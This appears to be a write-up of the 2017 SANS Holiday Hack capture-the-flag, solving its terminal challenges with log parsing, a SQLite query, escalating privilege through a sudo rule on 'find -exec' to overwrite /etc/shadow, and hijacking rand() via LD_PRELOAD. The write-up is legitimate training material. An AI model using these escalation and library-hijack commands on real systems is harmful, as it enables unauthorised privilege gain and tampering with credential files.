XX.YY.201.12 - - [19/Nov/2017:08:21:10 -0500] "GET /manager/html HTTP/1.1" 301 185 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Window
s NT 6.2; WOW64; Trident/6.0)"
XX.YY.218.124 - - [19/Nov/2017:08:22:09 -0500] "GET /img/common/favicon-128.png HTTP/1.1" 304 0 "-" "Mozilla/5.0 (X11; Linux x86_6
4; rv:50.0) Gecko/20100101 Firefox/50.0"
```

The file appears to be a standard web log. Let's try to extract the browser field using the following command:

```
cat access.log | cut -f 6 -d '"'
```

This appears to work:

```
elf@5ab3022c1b1c:~$ cat access.log | cut -f 6 -d '"' | more
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Slack-ImgProxy (+https://api.slack.com/robots)
Mozilla/5.0 (compatible; DotBot/1.1; http://www.opensiteexplorer.org/dotbot, help@moz.com)
Slack-ImgProxy (+https://api.slack.com/robots)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Slack-ImgProxy (+https://api.slack.com/robots)
slack/2.47.0.7352 (motorola Moto G (4); Android 7.0)
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
Mozilla/5.0 (X11; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0
```

Now we need to count the different browsers that we see. We'll need to trim this down, sort the output, then count the unique browsers that we see. Use the following command:

```
cat access.log | cut -f 6 -d '"' | awk '{$1=$1;print}' | cut -f 1 -d "
" | sort | uniq -c
```

Here is what we see:

```
elf@4efa4757b318:~$ cat access.log | cut -f 6 -d '"' | awk '{$1=$1;print}' | cut -f 1 -d " " | sort | uniq -c
      2 (KHTML,
    143 -
      1 Dillo/3.0.5
      3 GarlikCrawler/1.2
     34 Googlebot-Image/1.0
      3 MobileSafari/604.1
    357 Mozilla/4.0
  97536 Mozilla/5.0
      3 Mozilla/5.0(WindowsNT6.1;rv:31.0)Gecko/20100101Firefox/31.0
      4 Python-urllib/2.7
    422 Slack-ImgProxy
      2 Slack/370007
      3 Slack/370136
      7 Slack/370342
      8 Slack/370354
      2 Slackbot-LinkExpanding
      2 Telesphoreo
      2 Twitter/7.11.1
      2 Twitterbot/1.0
     16 Wget(linux)
      2 WhatWeb/0.4.8-dev
      2 WhatWeb/0.4.9
     25 ZmEu
      2 curl/7.19.7
      1 curl/7.35.0
     11 facebookexternalhit/1.1
      8 ltx71
      2 masscan/1.0
      3 null
      4 slack/2.46.0.7100
     13 slack/2.47.0.7352
     16 slack/2.47.1.7358
     12 sysscan/1.0
      2 www.probethenet.com
elf@4efa4757b318:~$
```

Based on my inspection of the output, **Dillo** is a probable answer. Let's try it:

```
     16 slack/2.47.1.7358
     12 sysscan/1.0
      2 www.probethenet.com
elf@4efa4757b318:~$ ls
access.log  runtoanswer
elf@4efa4757b318:~$ ./runtoanswer
Starting up, please wait......



Enter the name of the least popular browser in the web log: Dillo
That is the least common browser in the web log! Congratulations!

elf@4efa4757b318:~$
```

Terminal challenge completed.

After completing this challenge, I noticed that I've unlocked the following chat transcription:

Close

NPC Conversation

Conversation with Bumble and Sam

Arrrrrrrrgh! Grrrrrrrr! ROOOOOOOAR!

You've done it! You found out who was throwing the giant snowballs! It was the Abominable Snow Monster. We should have known. Thank you for your great work!

But, you know, he doesn't seem quite himself. Look into his eyes. It almost looks like he has been hypnotized. Something's not right with him.


In fact, he seems to be under someone else's control. We've got to find out who is pulling his strings, or else the real villain will remain on the loose and will likely strike again.

It means, buckle your seatbelt, dear player, because the North Pole is going bye-bye


Aha! Now we know that the Bumble is the person who has been throwing snowballs!

I Don't Think We Are In Kansas Anymore

Physics Game Objectives:



Physics Game Layout:




This was the most frustrating game for me.

- When dropped, the tools disappear under the flowers
- The waypoints are extremely difficult to visually locate
- One of the objectives ("better find shelter") is hidden under the flowers, so you can't see all of the objectives at the same time.

Keys to collecting all points:

- Collect the waypoints first, because you can generally keep the ball rolling on top of the flowers with ease.
- After collecting the waypoints, route the ball through the sparkly fountain. It will drop down below the flowers and all of a sudden an x-ray-like "under the flowers" view is revealed. That's how you see the barn that you need to route the ball into.
- Use portals to get the ball into the barn easily. Then route the remaining ball out the path.


Terminal Challenge Walkthrough:



In this challenge we need to somehow search the christmassongs.db database to identify the song whose popularity is the best. We then report our answer using the runtoanswer program.

Let's start by taking a crude look at the file using the "more" command.

We immediately see that this is a SQLite v3 database. Let's assume that sqlite3 is also on this machine. In the following screenshot, we use sqlite3 to open the database and list the tables and schema:



Run the following SQL query to get our answer:

```
select sum(likes.like), songs.title from likes join songs on
likes.songid = songs.id group by songs.id  order by sum(likes.like)
desc;
```

```
sqlite>
sqlite> select sum(likes.like), songs.title from likes join songs on likes.songid = songs.id group by songs.id  order by sum(likes
.like) desc;
8996|Stairway to Heaven
1756|Joy to the World
1720|The Little Boy that Santa Claus Forgot
1719|Coventry Carol
1715|Christmas Is Now Drawing Near at Hand
1706|Christmas Memories
1702|Home for Christmas
1698|Blue Holiday
1697|Cold December Night
1696|Old Time Christmas
1695|I'll Be Home
1693|A Baby Changes Everything
1691|Why Couldn't It Be Christmas Every Day?
1689|I Farted on Santa's Lap (Now Christmas Is Gonna Stink for Me)
1687|Dominick the Donkey (The Italian Christmas Donkey)
1686|This Gift
1683|It Must Have Been the Mistletoe
1682|Go Tell It on the Mountain
1681|How Lovely Is Christmas
```

As seen in the screenshot above, it appears that the answer is “Stairway to Heaven”. Let’s submit our answer to find out for sure:

```
elf@bcd5d16f6748:~$ ls
christmassongs.db  runtoanswer
elf@bcd5d16f6748:~$ ./runtoanswer
Starting up, please wait......



Enter the name of the song with the most likes: Stairway to Heaven
That is the #1 Christmas song, congratulations!


elf@bcd5d16f6748:~$
elf@bcd5d16f6748:~$
```

Terminal challenge completed.

Oh Wait! Maybe We Are…


Physics Game Objectives:

Physics Game Layout:

Keys to collecting all points:


- The real challenge is proper alignment of the ball. Just like in real bowling, you need to make the ball roll straight enough to collect the waypoints, but you also need to hit the center pin just right. Use conveyors to align the ball.

Terminal Challenge Walkthrough:



In this challenge we need to restore /etc/shadow with /etc/shadow.bak, but presumably we don't have privileges to do this directly (hence the hint).

We'll start by following the hint and checking what commands we can run with sudo:



So it looks like we can run "find" as the shadow group with sudo, which is good because we already know "find" has an "-exec" option that will allow us to run a program. Let's use the "exec" option to do the copy for us via this command:

```
sudo -g shadow /usr/bin/find . -name shadow.bak -exec cp '{}' shadow \;
```

This works, as seen in the following screenshot:

```
User elf may run the following commands on 0e566df2b652:
    (elf : shadow) NOPASSWD: /usr/bin/find
elf@0e566df2b652:~$ cd /etc
elf@0e566df2b652:/etc$ ls -l shadow*
-rw-rw---- 1 root shadow   0 Dec 15 20:00 shadow
-rw------- 1 root root   652 Nov 14 13:48 shadow-
-rw-r--r-- 1 root root   677 Dec 15 19:59 shadow.bak
elf@0e566df2b652:/etc$ sudo -g shadow /usr/bin/find . -name shadow.bak -exec cp '{}' shadow \;
/usr/bin/find: './ssl/private': Permission denied
elf@0e566df2b652:/etc$ ls -l shadow*
-rw-rw---- 1 root shadow 677 Dec 17 06:53 shadow
-rw------- 1 root root   652 Nov 14 13:48 shadow-
-rw-r--r-- 1 root root   677 Dec 15 19:59 shadow.bak
elf@0e566df2b652:/etc$
```

Now report our results:


```
elf@0e566df2b652:/etc$ cd
elf@0e566df2b652:~$ ls
elf@0e566df2b652:~$ find / -name inspect_da_box -print
/usr/local/bin/inspect_da_box
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/root': Permission denied
elf@0e566df2b652:~$ /usr/local/bin/inspect_da_box
```


```
/etc/shadow has been successfully restored!
elf@0e566df2b652:~$
```

Terminal challenge completed.

We're Off To See The...

Physics Game Objectives:




Physics Game Layout:


Keys to collecting all points:

- The basic approach is to help the snowball to move downward from level to level to collect the waypoints. Then at the bottom, use a portal to move the ball back to the top.
- Use jam to slow the initial momentum of the snowball as it initially drops and moves from level to level. Use conveyors to route the ball.
- You'll need to use another portal at the bottom because a waypoint is on the opposite side of your level and you need to move from one side to the other.
- At the top, the ball will come shooting out of the portal. Use a pile of jam to slow it down and build a snowball wall to keep the ball from falling uncontrollably.
- Put a downward-pointing conveyor on the side of the tower to route the ball straight down with additional downward velocity into to a bumper. The bumper will bounce the ball up into the bubble housing the villain, knocking it off.

Here is a close-up of my top-of-tower configuration.



Terminal Challenge Walkthrough:



In this challenge we need to somehow modify the execution of the isit42 program to force it make it return 42. Let's start by looking at the file "isit42.c.un":

```
total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:59 isit42
-rw-r--r-- 1 root root   654 Dec 16 16:57 isit42.c.un
elf@e7f4c1ace11f:~$ cat isit42.c.un
#include <stdio.h>

// DATA CORRUPTION ERROR
// MUCH OF THIS CODE HAS BEEN LOST
// FORTUNATELY, YOU DON'T NEED IT FOR THIS CHALLENGE
// MAKE THE isit42 BINARY RETURN 42
// YOU'LL NEED TO WRITE A SEPERATE C SOURCE TO WIN EVERY TIME

int getrand() {
    srand((unsigned int)time(NULL));
    printf("Calling rand() to select a random number.\n");
    // The prototype for rand is: int rand(void);
    return rand() % 4096; // returns a pseudo-random integer between 0 and 4096
}

int main() {
    sleep(3);

    int randnum = getrand();
    if (randnum == 42) {
        printf("Yay!\n");
    } else {
        printf("Boo!\n");
    }

    return randnum;
}
elf@e7f4c1ace11f:~$
```

Examining this source code, it becomes clear that if we can manipulate the value produced by the **rand()** function, then we can ultimately manipulate the output of **getrand()** as well. Our goal, therefore, is to have **rand()** generate an integer which when divided by 4096 produces a remainder of 42. But how can we manipulate the output of **rand()**?

The answer can be found in this SANS blog article: https://pen-testing.sans.org/blog/2017/12/06/go-to-the-head-of-the-class-ld-preload-for-the-win

Our approach is to write our own **rand()** function, then force it to be loaded before the default library **rand()** function.

First, let's understand the function definition for **rand()**. We'll need to match that with our own version. Looking here: https://code-reference.com/c/stdlib.h/rand

We see this:

```
#include <stdlib.h>
int rand(void);
```

So using that definition, we can write our own custom **rand()** function:

```
#include <stdlib.h>

int rand(void) {
  return (4096 + 42);
}
```

Using the SANS blog post as a guide, we can compile our new rand function, then force it to be loaded at runtime like this:

```
gcc rand.c –o rand –shared –fPIC
LD_PRELOAD="$PWD/rand" ./isit42
```

Here is a screenshot of our execution:

```
elf@e7f4c1ace11f:~$ nano rand.c
elf@e7f4c1ace11f:~$ cat rand.c
#include <stdlib.h>

int rand(void) {
  return (4096 + 42);
}

elf@e7f4c1ace11f:~$ gcc rand.c -o rand -shared -fPIC
elf@e7f4c1ace11f:~$ ls
isit42  isit42.c.un  rand  rand.c
elf@e7f4c1ace11f:~$ LD_PRELOAD="$PWD/rand" ./isit42
Starting up ... done.
Calling rand() to select a random number.
```

Terminal Challenge completed.

Part 2 - Nine Challenge Questions

Challenge Question 1

Challenge Question 1 Objectives:

Visit the North Pole and Beyond at the Winter Wonder Landing Level to collect the first page of The Great Book using a giant snowball. What is the title of that page?

Challenge Question 1 Walkthrough:

The first page of The Great Book is loaded into your stocking after you complete the Winter Wonder Landing physics game.

Clicking on the page icon reveals the page we are looking for:

The title of the page is **"About This Book..."**.

Challenge Question 1 completed.

Challenge Question 2


Challenge Question 2 Objectives:

Investigate the *Letters to Santa* application at **https://l2s.northpolechristmastown.com**. What is the topic of *The Great Book* page available in the web root of the server? What is Alabaster Snowball's password?

Challenge Question 2 Walkthrough:


We start by visiting the Letters to Santa application:

When we use Burp Suite as a web proxy, we can examine the full details of each web request and response. If we examine the response for the Letters to Santa page, we see a hidden link just after the closing BODY tag in the HTML:



